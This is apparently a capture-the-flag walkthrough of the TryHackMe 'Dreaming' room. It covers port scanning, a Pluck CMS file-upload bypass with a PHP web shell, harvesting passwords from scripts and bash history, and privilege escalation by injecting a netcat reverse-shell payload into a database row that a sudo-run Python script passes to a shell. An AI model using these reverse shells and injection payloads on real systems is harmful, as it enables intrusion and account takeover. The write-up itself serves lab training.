Room Link: https://tryhackme.com/room/dreaming ↗
Difficulty: Easy
Solve the riddle that dreams have woven.
Recon#
Lets do an nmap scan on the given machine IP:
❯ nmap 10.49.159.87 -sV -T5 -v | tee Dreaming_nmap.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2026-07-30 17:40 IST
...
Nmap scan report for 10.49.159.87
Host is up (0.071s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.20 secondsOn port 22, it is running SSH, and on port 80, it is running an HTTP server.

By visiting the root of the page, we are greeted with the Apache2 default web page.
Lets fuzz with ffuf:
❯ ffuf -c -w /home/neo/SecLists/Discovery/Web-Content/common.txt -u 'http://10.49.159.87/FUZZ'

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.49.159.87/FUZZ
 :: Wordlist         : FUZZ: /home/neo/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 44ms]
app                     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 189ms]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 4485ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 5386ms]
index.html              [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 43ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 44ms]
:: Progress: [4751/4751] :: Job [1/1] :: 892 req/sec :: Duration: [0:00:09] :: Errors: 0 ::Let’s checkout the directory app. Here we have a directory listing for /app/pluck-4.7.13/.

Pluck is a small and simple content management system (CMS), written in PHP.
Clicking on the pluck directory we are redirected to a pluck managed website:

Visiting /app/pluck-4.7.13/login.php

Just trying out password worked and we are in the admin dashboard.
Exploitation#
Searching for pluck 4.7.13 vulnerabilities we are able to find one at: https://www.exploit-db.com/exploits/49909 ↗.
There is a file upload restriction bypass vulnerability leading to Remote Code Execution (RCE) CVE 2020-29607.

Lets upload a shell payload through the ‘manage files’ option.

I’m using p0wny-shell ↗. Rename the shell.php to shell.phar and upload it.

Click on the looking glass icon to open the file.


We get access to the machine as user www-data.
Let’s use a reverse shell to manage this more easily.
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | sh -i 2>&1 | nc ATTACKER_IP ATTACKER_PORT >/tmp/f
Start a listener on my macine:
❯ nc -lvnp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.49.161.213.
Ncat: Connection from 10.49.161.213:47142.
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ pwd
/var/www/html/app/pluck-4.7.13/filesLet’s read the /etc/passwd file to see the users
$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
lucien:x:1000:1000:lucien:/home/lucien:/bin/bash
death:x:1001:1001::/home/death:/bin/bash
morpheus:x:1002:1002::/home/morpheus:/bin/bash
ubuntu:x:1003:1005:Ubuntu:/home/ubuntu:/bin/bashSo we have users lucien, death, morpheus. Which also corresponds to the flags required by the room.
Privilege Escalation#
After some enumeration, we find some interesting files in /opt :
$ ls -la /opt
total 16
drwxr-xr-x  2 root   root   4096 Aug 15  2023 .
drwxr-xr-x 20 root   root   4096 Jul 30 16:38 ..
-rwxrw-r--  1 death  death  1574 Aug 15  2023 getDreams.py
-rwxr-xr-x 1 lucien lucien 483 Aug 7 2023 test.pyWe find a password in test.py
$ cat test.py
import requests

#Todo add myself as a user
url = "http://127.0.0.1/app/pluck-4.7.13/login.php"
password = "====Lucien====REDACTED===="

data = {
        "cont1":password,
        "bogus":"",
        "submit":"Log+in"
        }

req = requests.post(url,data=data)

if "Password correct." in req.text:
    print("Everything is in proper order. Status Code: " + str(req.status_code))
else:
    print("Something is wrong. Status Code: " + str(req.status_code))
print("Results:\n" + req.text)We see that the password contains lucien’s name, so we can assume this is his password.
Let’s try logging in with ssh as lucien with the above password.
❯ ssh lucien@10.49.161.213
...
W e l c o m e, s t r a n g e r . . .
lucien@10.49.161.213's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-138-generic x86_64)
...
Last login: Mon Aug  7 23:34:46 2023 from 192.168.1.102

lucien@ip-10-49-161-213:~$ id
uid=1000(lucien) gid=1000(lucien) groups=1000(lucien),4(adm),24(cdrom),30(dip),46(plugdev)We get access as lucien and we find the first flag in the home directory:
lucien@ip-10-49-161-213:~$ ls
lucien_flag.txt
lucien@ip-10-49-161-213:~$ cat lucien_flag.txt
THM{====REDACTED====}We see that we are able to execute the script getDreams.py as the user death using sudo, which is located in the user’s home directory.
lucien@ip-10-49-161-213:~$ sudo -l
Matching Defaults entries for lucien on ip-10-49-161-213:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lucien may run the following commands on ip-10-49-161-213:
(death) NOPASSWD: /usr/bin/python3 /home/death/getDreams.pyBut we don’t have access to read these files, but there was a file getDreams.py in the /opt folder which we explored recently.
lucien@ip-10-49-161-213:~$ cat /opt/getDreams.py
import mysql.connector
import subprocess

# MySQL credentials
DB_USER = "death"
DB_PASS = "#redacted"
DB_NAME = "library"

import mysql.connector
import subprocess

def getDreams():
    try:
        # Connect to the MySQL database
        connection = mysql.connector.connect(
            host="localhost",
            user=DB_USER,
            password=DB_PASS,
            database=DB_NAME
        )

        # Create a cursor object to execute SQL queries
        cursor = connection.cursor()

        # Construct the MySQL query to fetch dreamer and dream columns from dreams table
        query = "SELECT dreamer, dream FROM dreams;"

        # Execute the query
        cursor.execute(query)

        # Fetch all the dreamer and dream information
        dreams_info = cursor.fetchall()

        if not dreams_info:
            print("No dreams found in the database.")
        else:
            # Loop through the results and echo the information using subprocess
            for dream_info in dreams_info:
                dreamer, dream = dream_info
                command = f"echo {dreamer} + {dream}"
                shell = subprocess.check_output(command, text=True, shell=True)
                print(shell)

    except mysql.connector.Error as error:
        # Handle any errors that might occur during the database connection or query execution
        print(f"Error: {error}")

    finally:
        # Close the cursor and connection
        cursor.close()
        connection.close()

# Call the function to echo the dreamer and dream information
getDreams()It is a script to fetch the contents of the table dreams from a MySQL database running locally and print to the console output. Unfortunately, the password is redacted here.
Running the script as death we get the following output:
lucien@ip-10-49-161-213:~$ sudo -u death python3 /home/death/getDreams.py
Alice + Flying in the sky

Bob + Exploring ancient ruins

Carol + Becoming a successful entrepreneur

Dave + Becoming a professional musicianThis shows similar behaviour to what the the script in /opt should do. So we can assume its the same script with different credentials.
Looking at the .bash_history of the user lucien we are able to spot MySQL credentials for the user lucien instead of death.
lucien@ip-10-49-161-213:~$ cat .bash_history
...
mysql -u lucien -plucien42DBPASSWORD
...Using the MySQL credentials of the user lucien we are able to log in to the local MySQL instance that is running.
lucien@ip-10-49-161-213:~$ mysql -u lucien -plucien42DBPASSWORD
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.41-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.Inspecting data in the database
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| library            |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.01 sec)
mysql> use library;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-------------------+
| Tables_in_library |
+-------------------+
| dreams            |
+-------------------+
1 row in set (0.00 sec)

mysql> select * from dreams;
+---------+------------------------------------+
| dreamer | dream                              |
+---------+------------------------------------+
| Alice   | Flying in the sky                  |
| Bob     | Exploring ancient ruins            |
| Carol   | Becoming a successful entrepreneur |
| Dave    | Becoming a professional musician   |
+---------+------------------------------------+
4 rows in set (0.00 sec)Recalling this line from the script,
command = f"echo {dreamer} + {dream}"An echo command is being executed, built with the contents of dreamer and dream. Since there is no sanitization, we are able to inject our own commands.
So let’s insert a reverse shell payload into the table:
mysql> INSERT INTO dreams (dreamer, dream) VALUES ('0xnhl', '$(rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.137.109 4444 >/tmp/f)');
Query OK, 1 row affected (0.02 sec)

mysql> select * from dreams;
+---------+------------------------------------------------------------------------------------------+
| dreamer | dream                                                                                    |
+---------+------------------------------------------------------------------------------------------+
| Alice   | Flying in the sky                                                                        |
| Bob     | Exploring ancient ruins                                                                  |
| Carol   | Becoming a successful entrepreneur                                                       |
| Dave    | Becoming a professional musician                                                         |
| hi      | haha                                                                                     |
| 0xnhl   | $(rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.137.109 4444 >/tmp/f) |
+---------+------------------------------------------------------------------------------------------+Then start a listener and execute the python script again as the user death.
lucien@ip-10-49-161-213:~$ sudo -u death python3 /home/death/getDreams.py
Alice + Flying in the sky

Bob + Exploring ancient ruins

Carol + Becoming a successful entrepreneur

Dave + Becoming a professional musician

hi + haha
^CWe get access as the user death !!
❯ nc -Lvnp 4444
Ncat: Version 7.92 ( https: //nmap.org/ncat )
Neat: Listening on ::: 4444
Neat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.49.161.213.
Ncat: Connection from 10.49.161.213:55626.
$ id
uid=1001(death) gid=10901(death) groups=1001(death)We find the second flag in the home directory of this user.
$ cd /home/death
$ ls
death_flag.txt
getDreams.py
$ cat death_flag.txt
